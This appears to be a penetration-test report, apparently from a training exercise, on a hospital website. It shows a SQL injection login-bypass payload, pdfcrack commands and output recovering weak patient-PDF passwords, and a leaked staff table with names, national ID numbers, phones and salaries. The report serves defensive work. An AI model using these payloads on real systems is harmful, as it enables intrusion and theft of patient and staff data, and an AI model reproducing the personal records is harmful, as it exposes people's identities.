

PENETRATION TESTING & VULNERABILITY ASSESSMENT REPORT

Mediroza General Hospital

Project Type	Web Application Penetration Testing & Vulnerability Assessment
Assessment Type	Black-Box Penetration Test
Target	https://medirozahospital.com
Assessment Duration	5 Days
Testing Approach	Black-Box
Authorization	Written authorization granted by the client
Tester	Kings Ojore Ojorumi
Tools Used	Burp Suite, Burp Suite Intruder, pdfcrack, RockYou wordlist, cURL
Report Classification	Confidential

1. Executive Summary

A five-day black-box penetration test was conducted against the web infrastructure of Mediroza General Hospital with written authorization from the client.

The objective of the assessment was to determine whether an external attacker could gain unauthorized access to sensitive information, demonstrate the impact of identified vulnerabilities, and document the findings for remediation.

The assessment identified multiple security weaknesses that allowed access to sensitive patient and organizational information.

The primary findings were:

1. SQL Injection leading to authentication bypass in the patient portal.
2. Weak PDF password protection, allowing the encryption on three retrieved patient reports to be cracked using a commonly available password wordlist.
3. Sensitive information exposure through an accessible robots.txt file, which disclosed an /old/ directory containing confidential hospital information, including employee salary and shareholder details.

The combined findings demonstrate that sensitive information could be accessed through weaknesses in authentication, document protection, and server-side information exposure.

No denial-of-service testing, social engineering, or testing outside the authorized target domain was performed.

2. Assessment Scope

2.1 Target

Target Domain: <https://medirozahospital.com>

2.2 Project Type

Penetration Testing & Vulnerability Assessment.

2.3 Testing Methodology

The assessment was performed as a full black-box penetration test.

The tester approached the application from an external perspective without relying on privileged internal access.

The testing objective was to:

- Identify vulnerabilities.
 - Exploit identified vulnerabilities where authorized.
 - Demonstrate realistic security impact.
 - Retrieve the three confidential patient PDF reports.
 - Assess the protection applied to the retrieved reports.
 - Identify the critical server-side data exposure.
 - Document the findings in a professional penetration-testing report.
-

3. Rules of Engagement

The following rules were established for the assessment:

- Testing was limited to the authorized target domain.
- Written authorization was provided by the client.
- Social engineering was prohibited.
- Denial-of-service testing was prohibited.
- Testing outside the agreed scope was prohibited.
- The assessment was scheduled for five days.
- Findings were not to be disclosed to other participants before the designated reveal session.

All testing activities described in this report were conducted within the defined scope.

4. Executive Finding Summary

ID	Finding	Severity	Impact
MED-01	SQL Injection Authentication Bypass	High	Unauthorized access to patient portal
MED-02	Weak Encryption/Password Protection on Patient PDFs	High	Confidential patient reports could be decrypted
MED-03	Sensitive Information Exposure Through robots.txt and /old/	Critical	Employee salary and shareholder information exposed

Severity reflects the demonstrated impact within this assessment and should be validated by the client against its own risk-rating methodology.

5. Finding MED-01 — SQL Injection Authentication Bypass

Severity	High
Category	SQL Injection / Authentication Bypass
Affected Component	Patient Portal Login

Description

During black-box testing of the patient portal, the authentication mechanism was tested for SQL injection vulnerabilities.

Burp Suite Intruder was used to automate testing of multiple SQL injection payloads against the login functionality.

The testing identified a payload that resulted in a successful authentication bypass.

The payload:

```
admin' --
```

produced a:

```
302 Found
```

HTTP response.

The successful response was then used to gain access to the patient portal.

Technical Details

The assessment involved sending multiple candidate SQL injection payloads through Burp Suite Intruder.

The successful payload demonstrated that user-supplied authentication input was being incorporated into a backend SQL query without adequate protection.

The single quote character altered the structure of the SQL statement, while the SQL comment syntax caused the remainder of the query to be ignored.

Conceptually, an insecure query could behave similarly to:

```
SELECT * FROM users
WHERE username = 'admin'
AND password = 'user_input';
```

An injection could alter the logical structure of the query.

The observed successful authentication response demonstrated that the application was not correctly separating user input from SQL commands.

Evidence

The successful Intruder request produced:

```
Payload: admin' --
HTTP Response: 302 Found
```

The resulting access allowed the tester to enter the patient portal.




Figure 5.1 — Burp Suite Intruder Sniper attack against /patient/login.php. The payload admin'-- returned an HTTP 302 Found (Length 335), distinct from the 200 OK “Invalid username or password” response returned by every other candidate payload.

A follow-up boolean-based test was performed in Repeater to confirm the injection point was genuinely interpreting SQL logic rather than producing a coincidental redirect. Appending a true condition (AND 1=1) to the password parameter preserved the 302 Found authenticated response, consistent with the backend query evaluating attacker-controlled SQL:




Figure 5.2 — Burp Suite Repeater confirming the injection: username=admin'--&password=' AND 1=1 still returns HTTP/2 302 Found, verifying the query logic is attacker-controlled rather than a one-off anomaly.

Impact

An attacker capable of exploiting this vulnerability could potentially bypass authentication without knowing a legitimate user's password.

In the context of a hospital application, unauthorized access to a patient portal may expose sensitive medical or personal information.

The vulnerability therefore presents a significant confidentiality and access-control risk.

Remediation

The application should:

1. Use parameterized queries/prepared statements for all database operations.
2. Never construct SQL queries by directly concatenating user-controlled input.
3. Implement server-side input validation.
4. Use secure authentication mechanisms.
5. Ensure authentication failures return consistent responses.
6. Conduct security testing against all authentication endpoints.
7. Consider implementing additional controls such as rate limiting and account lockout where appropriate.

6. Finding MED-02 — Weak Protection of Confidential Patient PDF Reports

Severity	High
Category	Cryptographic Weakness / Weak Password Protection

Affected Assets

The following confidential PDF reports were retrieved during the assessment:

- patient_report_1.pdf
- patient_report_2.pdf
- patient_report_3.pdf

Description

After gaining authorized access to the patient portal, the tester was able to download three confidential patient reports.

The reports were protected by PDF encryption/password protection.

However, the password protection could be successfully attacked using pdfcrack and the publicly available RockYou password wordlist.

The following command was used during the assessment:

```
pdfcrack -f ~/Downloads/patient_report_1.pdf -w /usr/share/wordlists/rockyou.txt
```

The successful recovery of the password demonstrated that the protection applied to the document was not sufficiently resistant to password cracking.

Impact

Hospital patient reports may contain highly sensitive information.

Weak document passwords create an additional confidentiality risk because an attacker who obtains the encrypted files may be able to recover their contents offline without further interaction with the hospital's server.

This is particularly significant because offline password attacks are not protected by server-side controls such as:

- Login rate limiting.
- Account lockout.

- CAPTCHA.
- Intrusion detection.


Evidence

Three patient PDF files were successfully retrieved from the patient portal.

Password recovery was demonstrated using:

```
pdfcrack
/usr/share/wordlists/rockyou.txt
```

The recovered password allowed access to the protected PDF content.



```

kali@kali:~$ pdfcrack -f ~/Downloads/patient_report_3.pdf -w /usr/share/wordlists/rockyou.txt
PDF version 1.4
Security Handler: Standard
V: 2
R: 3
PI: 4
Length: 128
Encrypted Metadata: True
FileID: 3281393866326138336634386337323631386164373264323138316137616538
U: 5090fab5d5ba99c97c9d140c23119420bf4e5e4e758a4164004e56ffffa0108
O: 58e8d0d92c13765060b2ee189fcbd37226ba949c8992ad7b44fd13e2b4c1f8
found user-password: '!@#%&'

kali@kali:~$ pdfcrack -f ~/Downloads/patient_report_2.pdf -w /usr/share/wordlists/rockyou.txt
PDF version 1.4
Security Handler: Standard
V: 2
R: 3
PI: 4
Length: 128
Encrypted Metadata: True
FileID: 3106346338373236356437626464363834663737383265633666363264616463
U: 39fae6bbaedf1234c34effb39f905520bf4e5e4e758a4164004e56ffffa0108
O: 480b37bcf126e073d7f28e8f3c10917a023901de04c8164d38e46e955e6b775
found user-password: 'password'

kali@kali:~$ pdfcrack -f ~/Downloads/patient_report_1.pdf -w /usr/share/wordlists/rockyou.txt
PDF version 1.4
Security Handler: Standard
V: 2
R: 3
PI: 4
Length: 128
Encrypted Metadata: True
FileID: 338136333532363564333335353161323838313731623833238373763353339
U: ef16c52ab8efce2c18c79e9d2809b5920bf4e5e4e758a4164004e56ffffa0108
O: c431fab9cccebf7b59c2440b10745f71ac3ba427b109102da468e77127f1e0906
found user-password: '123456'

```

Figure 6.1 — pdfcrack recovering the user password for all three retrieved PDFs against the RockYou wordlist: *patient_report_3.pdf* = *!@#%&*, *patient_report_2.pdf* = *password*, *patient_report_1.pdf* = *123456*. All three passwords were recovered within seconds using a freely available dictionary.

Prior to cracking, ExifTool was run against each file to confirm the encryption standard in place and that no metadata could be read without the password, establishing the “before” state for each document:

```
Session Actions Edit View Help

kali@kali: ~
└─$ exiftool ~/Downloads/patient_report_1.pdf
ExifTool Version Number      : 11.55
File Name                    : patient_report_1.pdf
Directory                    : /home/kali/Downloads
File Size                    : 3.7 KB
File Modification Date/Time  : 2026:09:28 13:53:16-04:00
File Access Date/Time       : 2026:09:29 22:53:36-04:00
File Inode Change Date/Time  : 2026:09:28 13:53:19-04:00
File Permissions             : -rw-rw-r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.4
Linearized                   : No
Encryption                   : Standard V2.3 (128-bit)
User Access                  : Print, Modify, Copy, Annotate, Fill forms, Extract, Assemble, Print high-res
Warning                      : Document is password protected (use Password option)

kali@kali: ~
└─$
```

Figure 6.2 — ExifTool output for patient_report_1.pdf prior to cracking: Standard V2.3 (128-bit) encryption, flagged as password protected.

```
Session Actions Edit View Help

kali@kali: ~
└─$ exiftool ~/Downloads/patient_report_2.pdf
ExifTool Version Number      : 11.55
File Name                    : patient_report_2.pdf
Directory                    : /home/kali/Downloads
File Size                    : 3.6 KB
File Modification Date/Time  : 2026:09:28 13:53:28-04:00
File Access Date/Time       : 2026:09:29 22:53:37-04:00
File Inode Change Date/Time  : 2026:09:28 13:53:29-04:00
File Permissions             : -rw-rw-r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.4
Linearized                   : No
Encryption                   : Standard V2.3 (128-bit)
User Access                  : Print, Modify, Copy, Annotate, Fill forms, Extract, Assemble, Print high-res
Warning                      : Document is password protected (use Password option)

kali@kali: ~
└─$
```

Figure 6.3 — ExifTool output for patient_report_2.pdf prior to cracking, showing the same encryption standard and protection status.

```
Session Actions Edit View Help
kali@kali: ~
kali@kali:~$ exiftool ~/Downloads/patient_report_3.pdf
Exiftool Version Number      : 12.55
File Name                    : patient_report_3.pdf
Directory                    : /home/kali/Downloads
File Size                    : 3.7 KB
File Modification Date/Time   : 2026:09:28 13:53:35-04:00
File Access Date/Time        : 2026:09:29 22:53:37-04:00
File Inode Change Date/Time   : 2026:09:28 13:53:35-04:00
File Permissions              : -rw-rw-r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.4
Linearized                   : No
Encryption                   : Standard V2.3 (128-bit)
User Access                  : print, Modify, Copy, Annotate, Fill forms, Extract, Assemble, Print high-res
Warning                       : Document is password protected (use Password option)

kali@kali:~$
```

Figure 6.4 — ExifTool output for `patient_report_3.pdf` prior to cracking, confirming all three retrieved reports used identical, consistently weak encryption settings.

Remediation

The hospital should:

1. Avoid relying on weak or predictable passwords for document encryption.
2. Use strong, randomly generated document encryption keys/passwords.
3. Prefer modern encryption standards supported by the document-management system.
4. Protect sensitive documents through server-side authorization in addition to document encryption.
5. Review whether encrypted documents need to be directly downloadable by authenticated users.
6. Implement appropriate document-access logging and monitoring.
7. Establish a policy for secure handling of exported patient records.

7. Finding MED-03 — Sensitive Information Exposure Through robots.txt

Severity	Critical
Category	Sensitive Information Exposure / Improperly Protected Resources
Affected Resource	https://medirozahospital.com/robots.txt

Description


During further black-box reconnaissance, the tester inspected the publicly accessible robots.txt file.

The file was retrieved using:

```
curl -s https://medirozahospital.com/robots.txt
```

The response disallowed three paths from crawling:

```
Disallow: /patient/  
Disallow: /staff/  
Disallow: /old/
```



```
kali@kali: ~  
└─$ curl -s https://medirozahospital.com/robots.txt  
{"error": "Forbidden", "message": "Access to this resource is denied."}
```

```
Session Actions Edit View Help
kali@kali:~$ curl -s https://medirozahospital.com/robots.txt
# robots.txt
User-agent: *
Disallow: /patient/
Disallow: /staff/
Disallow: /old/

Sitemap: https://medirozahospital.com/sitemap.xml
kali@kali:~$
```

Figure 7.1 — curl retrieval of <https://medirozahospital.com/robots.txt>, disclosing three unlinked paths, including /old/, alongside a WhatWeb fingerprint of the target.

Unlike /patient/ and /staff/, which correspond to the live application already covered by Findings MED-01 and MED-02, the /old/ path had no equivalent in the current site navigation, indicating a legacy or decommissioned resource left in place on the production server. Browsing directly to the directory revealed an indexable file:

```
https://medirozahospital.com/old/mediroza_db_backup_2019.sql
```

This is a raw, unauthenticated, plaintext MySQL database backup, not a rendered web page. Requesting it directly returned the full SQL dump, including complete CREATE TABLE and INSERT statements for at least two tables:

- staff — 30 records including full name, job title, department, email address, phone number, national identity number, monthly salary (ZAR), and date joined, for roles spanning clinical staff (e.g. Chief Pathologist, Consultant Cardiologist), executive leadership (Medical Director, Chief Financial Officer), and support/administrative roles.
- shareholders — 10 records including shareholder name, shareholding percentage, number of shares held, and share class, covering both named individuals (several of whom also appear in the staff table) and at least one corporate/trust shareholder.

```
medirozahospital.com/old/mediroza_db_backup_2019.sql
--
-- Dumping data for table 'staff'
--
LOCK TABLES `staff` WRITE;
INSERT INTO `staff` (`id`,`full_name`,`job_title`,`department`,`email`,`phone`,`national_id`,`monthly_salary_zar`,`date_joined`) VALUES
(1,'Dr. Rajesh Baidoo','Chief Pathologist','Diagnostics Lab','r.baidoo@medirozahospital.com','+27 82 101 2001','850612013011001','130000','2009-03-16'),
(2,'Sarah Botha','Chief Financial Officer','Finance','s.botha@medirozahospital.com','+27 82 102 2014','8503102302002','152000','2011-07-01'),
(3,'Dr. John van der Merwe','Medical Director','Management','j.merwe@medirozahospital.com','+27 82 103 2021','8504101303003','100000','2007-01-22'),
(4,'Dr. Anita Naicker','Consultant Cardiologist','Cardiology','a.naicker@medirozahospital.com','+27 82 104 2028','8505100304004','122000','2012-09-10'),
(5,'Dr. Ahmed Kara','Consultant Physician','Internal Medicine','a.kara@medirozahospital.com','+27 82 105 2035','8506105305005','120000','2013-02-18'),
(6,'Dr. Yusuf Cassia','Senior Registrar','Emergency & Trauma','y.cassia@medirozahospital.com','+27 82 106 2042','8507106306006','70000','2010-05-04'),
(7,'Michael Roberts','HR Director','Human Resources','m.roberts@medirozahospital.com','+27 82 107 2049','8508107307007','90000','2010-11-15'),
(8,'Susan Pretorius','HR Officer','Human Resources','s.pretorius@medirozahospital.com','+27 82 108 2056','8509108308008','12000','2010-08-23'),
(9,'Tameel Malik','IT Systems Administrator','IT','t.malik@medirozahospital.com','+27 82 109 2063','8510109309009','50000','2015-04-12'),
(10,'Thabo Molefe','Network Engineer','IT','t.molefe@medirozahospital.com','+27 82 110 2070','8511110311001','40000','2017-10-02'),
(11,'Nomsula Khumalo','Registered Nurse','Emergency & Trauma','n.khumalo@medirozahospital.com','+27 82 111 2077','8512111312102','14000','2016-01-19'),
(12,'Lerato Mokoena','Registered Nurse','Pediatrics','l.mokoena@medirozahospital.com','+27 82 112 2084','8511112312003','13000','2017-06-07'),
(13,'Bongani Ndlovu','Registered Nurse','Cardiology','b.ndlovu@medirozahospital.com','+27 82 113 2091','8502113314004','35000','2015-12-01'),
(14,'Zandile Mhlaleng','Nursing Sister','Theatre','z.mhlaleng@medirozahospital.com','+27 82 114 2098','8503114315005','42000','2013-03-25'),
(15,'Kgabo Sithole','Pharmacist','Pharmacy','k.sithole@medirozahospital.com','+27 82 115 2105','8504115316006','61000','2014-09-08'),
(16,'Naledi Zulu','Pharmacy Assistant','Pharmacy','n.zulu@medirozahospital.com','+27 82 116 2112','8505116317007','24000','2018-02-14'),
(17,'Themba Mosisi','Radiographer','Radiology','t.mosisi@medirozahospital.com','+27 82 117 2119','8506117318008','44000','2016-07-30'),
(18,'Palena Radaba','Radiographer','Radiology','p.radaba@medirozahospital.com','+27 82 118 2126','8507118319009','43000','2017-04-11'),
(19,'Dinesh Pillay','Lab Technologist','Diagnostics Lab','d.pillay@medirozahospital.com','+27 82 119 2133','8508119320001','41000','2015-05-20'),
(20,'Kavitha Govender','Lab Technician','Diagnostics Lab','k.govender@medirozahospital.com','+27 82 120 2140','8509120321002','35000','2018-08-06'),
(21,'Dr. Suresh Pandey','Consultant Radiologist','Radiology','s.pandey@medirozahospital.com','+27 82 121 2147','8510121322103','130000','2012-02-28'),
(22,'Dr. Fatima Patel','Pediatrician','Pediatrics','f.patel@medirozahospital.com','+27 82 122 2154','8511122323004','110000','2013-10-17'),
(23,'Nisha Singh','Physiotherapist','Rehabilitation','n.singh@medirozahospital.com','+27 82 123 2161','8512123324005','48000','2016-11-09'),
(24,'Dr. Vikram Chetty','Theatre','Theatre','v.chetty@medirozahospital.com','+27 82 124 2168','8513124325006','13000','2011-06-13'),
(25,'David Smith','Facilities Manager','Operations','d.smith@medirozahospital.com','+27 82 125 2175','8502125325007','52000','2014-01-27'),
(26,'Karen O'Connor','Billing Administrator','Finance','k.oconnor@medirozahospital.com','+27 82 126 2182','8503126326008','20000','2010-03-10'),
(27,'James Wilson','Security Supervisor','Operations','j.wilson@medirozahospital.com','+27 82 127 2189','8504127327009','27000','2010-09-02'),
(28,'Linda Fourie','Receptionist','Front Office','l.fourie@medirozahospital.com','+27 82 128 2196','8505128330001','19000','2020-02-18'),
(29,'Peter van Wyk','Procurement Officer','Supply Chain','p.wyke@medirozahospital.com','+27 82 129 2203','8506129331002','30000','2010-08-24'),
(30,'Andile Mbeki','Ward Clerk','Administration','a.mbeki@medirozahospital.com','+27 82 130 2210','8507130332003','21000','2010-11-05');
UNLOCK TABLES;

--
-- Table structure for table 'shareholders'
--
DROP TABLE IF EXISTS `shareholders`;
```

Figure 7.2 — mediroza_db_backup_2019.sql, retrieved unauthenticated from /old/, showing the CREATE TABLE and INSERT statements for the staff table: full names, job titles, departments, emails, phone numbers, national ID numbers, and monthly salaries in South African Rand.




Figure 7.3 — The same backup file continuing into the shareholders table: shareholder names, shareholding percentages, share counts, and share class — the corporate ownership data targeted by this assessment.

This represents disclosure of a complete, historical production database backup, not merely a directory listing. The exposure includes government-issued national identity numbers in addition to the salary and shareholder data this assessment specifically targeted, which materially increases the identity-theft and regulatory risk beyond what the original scope anticipated.

Important Observation

robots.txt is not an access-control mechanism.

A Disallow directive does not prevent a user from accessing the referenced resource.

For example:

```
User-agent: *
Disallow: /old/
```

is an instruction to compliant web crawlers rather than a security control.

Therefore, sensitive directories should never be protected solely through robots.txt.

Impact

The exposed directory resulted in unauthorized disclosure of sensitive organizational information.

The information discovered included employee salary information and shareholder details.

Depending on the organization's legal, contractual, and regulatory obligations, exposure of such information could create:

- Privacy risks.
- Reputational damage.
- Employee confidentiality concerns.
- Corporate information disclosure.
- Potential regulatory or legal consequences.

Evidence

The following reconnaissance command was used:

```
curl -s https://medirozahospital.com/robots.txt
```

The response identified:

```
Disallow: /patient/  
Disallow: /staff/  
Disallow: /old/
```

The tester then accessed the corresponding directory and retrieved the exposed backup file directly:

```
https://medirozahospital.com/old/mediroza_db_backup_2019.sql
```

The file exposed the complete staff and shareholders tables described above, satisfying both the salary and shareholder-details objectives of this assessment.

Remediation

The organization should:

1. Remove the exposed database backup (mediroza_db_backup_2019.sql) and any other database exports from the public web root immediately.
2. Delete unused /old/ directories from production systems.
3. Implement proper server-side authentication and authorization for sensitive resources.
4. Do not rely on robots.txt to protect confidential information.
5. Review web-server directory listing configuration.
6. Perform periodic discovery of forgotten, backup, legacy, and deprecated directories.
7. Establish a secure deployment process that prevents development or historical files from being placed in production.
8. Conduct regular external attack-surface assessments.

8. Attack Path / Attack Narrative

The following summarizes the demonstrated attack chain.

Phase 1 — Initial Reconnaissance

The tester identified the patient portal functionality exposed by the target web application.

Phase 2 — Authentication Testing

The login functionality was tested for SQL injection using Burp Suite Intruder.

Multiple payloads were tested.

The payload:

```
admin'--
```

produced a successful:

```
302 Found
```

response and allowed access to the patient portal.

Phase 3 — Patient Report Access

Following authentication bypass, the tester accessed the patient portal and downloaded three confidential reports:

```
patient_report_1.pdf  
patient_report_2.pdf  
patient_report_3.pdf
```

